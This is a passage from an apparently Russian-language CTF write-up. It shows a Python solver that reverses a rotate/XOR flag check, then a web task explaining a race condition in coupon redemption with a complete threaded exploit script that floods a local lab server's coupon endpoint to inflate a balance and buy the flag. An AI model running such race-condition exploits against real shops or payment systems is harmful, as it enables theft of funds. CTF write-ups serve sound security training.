    t = [i[j:j+2] for j in range(0, len(i), 2)]
    res.append(int(''.join(t[::-1]), 16))

def ror(value, shift):
    shift %= 64
    return ((value >> shift) | (value << (64 - shift))) &
0xFFFFFFFFFFFFFFFF

def rol(value, shift):
    shift %= 64
    return (value << shift) | (value >> (64 - shift)) &
0xFFFFFFFFFFFFFFFF

ch0 = input("#: ")
comp0 = ror((0xdd ^ ord(ch0)) + 1337, 4)
flag = ['' for _ in range(len(res))]
if comp0 == res[0]:
    flag[0] = comp0
    for i in range(1, len(res)):
        A = res[i] + (flag[i - 1] & 0x07)
        t = rol(A, 4) - 1337
        flag[i] = (0xdd ^ t) & 0xFFFFFFFFFFFFFFFF
    flag[1] = ord(ch0)

    for i in flag[1:]:
        print(chr(i), end='')


```

Ответ: CTF{506b04f3ac6486496377_U_c4n_hack_1t!}

10. Web

Балл: 1

Условие:

Посмотрите на исходный код веб-сайта (он написан на C++) и докажите новому СТО, что переезд со старого кода сделает только хуже! Например, все деньги можно будет украсть.

Решение:

В логике купона есть разрыв между:

1. проверкой, что `coupon_used == false`
2. и последующим изменением состояния пользователя

Между этими шагами есть задержка, и несколько запросов успевают пройти проверку до первого коммита состояния.

В задаче есть honeypоты:

- POST `/api/coupon/legacy-redeem`
- POST `/api/coupon/atomic-redeem`
- POST `/api/shop/buy-flag-fast`
- GET `/api/debug/export`
- POST `/api/admin/user-search`

Солвер

```
import json
import os
import secrets
import string
import urllib.error
import urllib.request
from concurrent.futures import ThreadPoolExecutor, as_completed

BASE_URL = os.getenv("BASE_URL", "http://127.0.0.1:3001")
RACE_REQUESTS = int(os.getenv("RACE_REQUESTS", "24"))

def api(method, path, token=None, payload=None, timeout=5):
    url = f"{BASE_URL}{path}"
    data = None
    headers = {"Accept": "application/json"}

    if payload is not None:
        data = json.dumps(payload).encode()
        headers["Content-Type"] = "application/json"

    if token:
        headers["Authorization"] = f"Bearer {token}"
```

```
req = urllib.request.Request(url, data=data,
headers=headers, method=method)

try:
    with urllib.request.urlopen(req, timeout=timeout) as
resp:
    body = resp.read().decode()
    return resp.status, json.loads(body) if body else {}
except urllib.error.HTTPError as e:
    body = e.read().decode()
    try:
        parsed = json.loads(body) if body else {}
    except json.JSONDecodeError:
        parsed = {"raw": body}
    return e.code, parsed

def random_user():
    letters = string.ascii_lowercase + string.digits
    return "p" + "".join(secrets.choice(letters) for _ in
range(10))

def random_password():
    letters = string.ascii_letters + string.digits
    return "pw_" + "".join(secrets.choice(letters) for _ in
range(14))

def main():
    username = random_user()
    password = random_password()

    code, body = api("POST", "/api/register",
payload={"username": username, "password": password})
    if code not in (200, 201):
        raise SystemExit(f"register failed: {code} {body}")

    code, body = api("POST", "/api/login", payload={"username":
username, "password": password})
    if code != 200 or "token" not in body:
        raise SystemExit(f"login failed: {code} {body}")

    token = body["token"]
```

```
with ThreadPoolExecutor(max_workers=RACE_REQUESTS) as pool:
    futures = [pool.submit(api, "POST", "/api/coupon/apply",
token) for _ in range(RACE_REQUESTS)]
    successes = 0
    for f in as_completed(futures):
        code, _ = f.result()
        if code == 200:
            successes += 1

code, me = api("GET", "/api/me", token)
if code != 200:
    raise SystemExit(f"/api/me failed: {code} {me}")

print(f"coupon success responses: {successes}")
print(f"current balance: {me['balance']}")

code, body = api("POST", "/api/shop/buy-flag", token)
if code == 200 and "flag" in body:
    print(body["flag"])
    return

raise SystemExit(f"buy-flag failed: {code} {body}")

if __name__ == "__main__":
    main()
```

Ответ:

**CTF{cpp_15_c00l_bu7_175_r34lly_345y_t0_m155_4_cr17_3rr0r_1dk_why_7h3_fl4g_1
s_s0_l0ng_l0l_k3k}**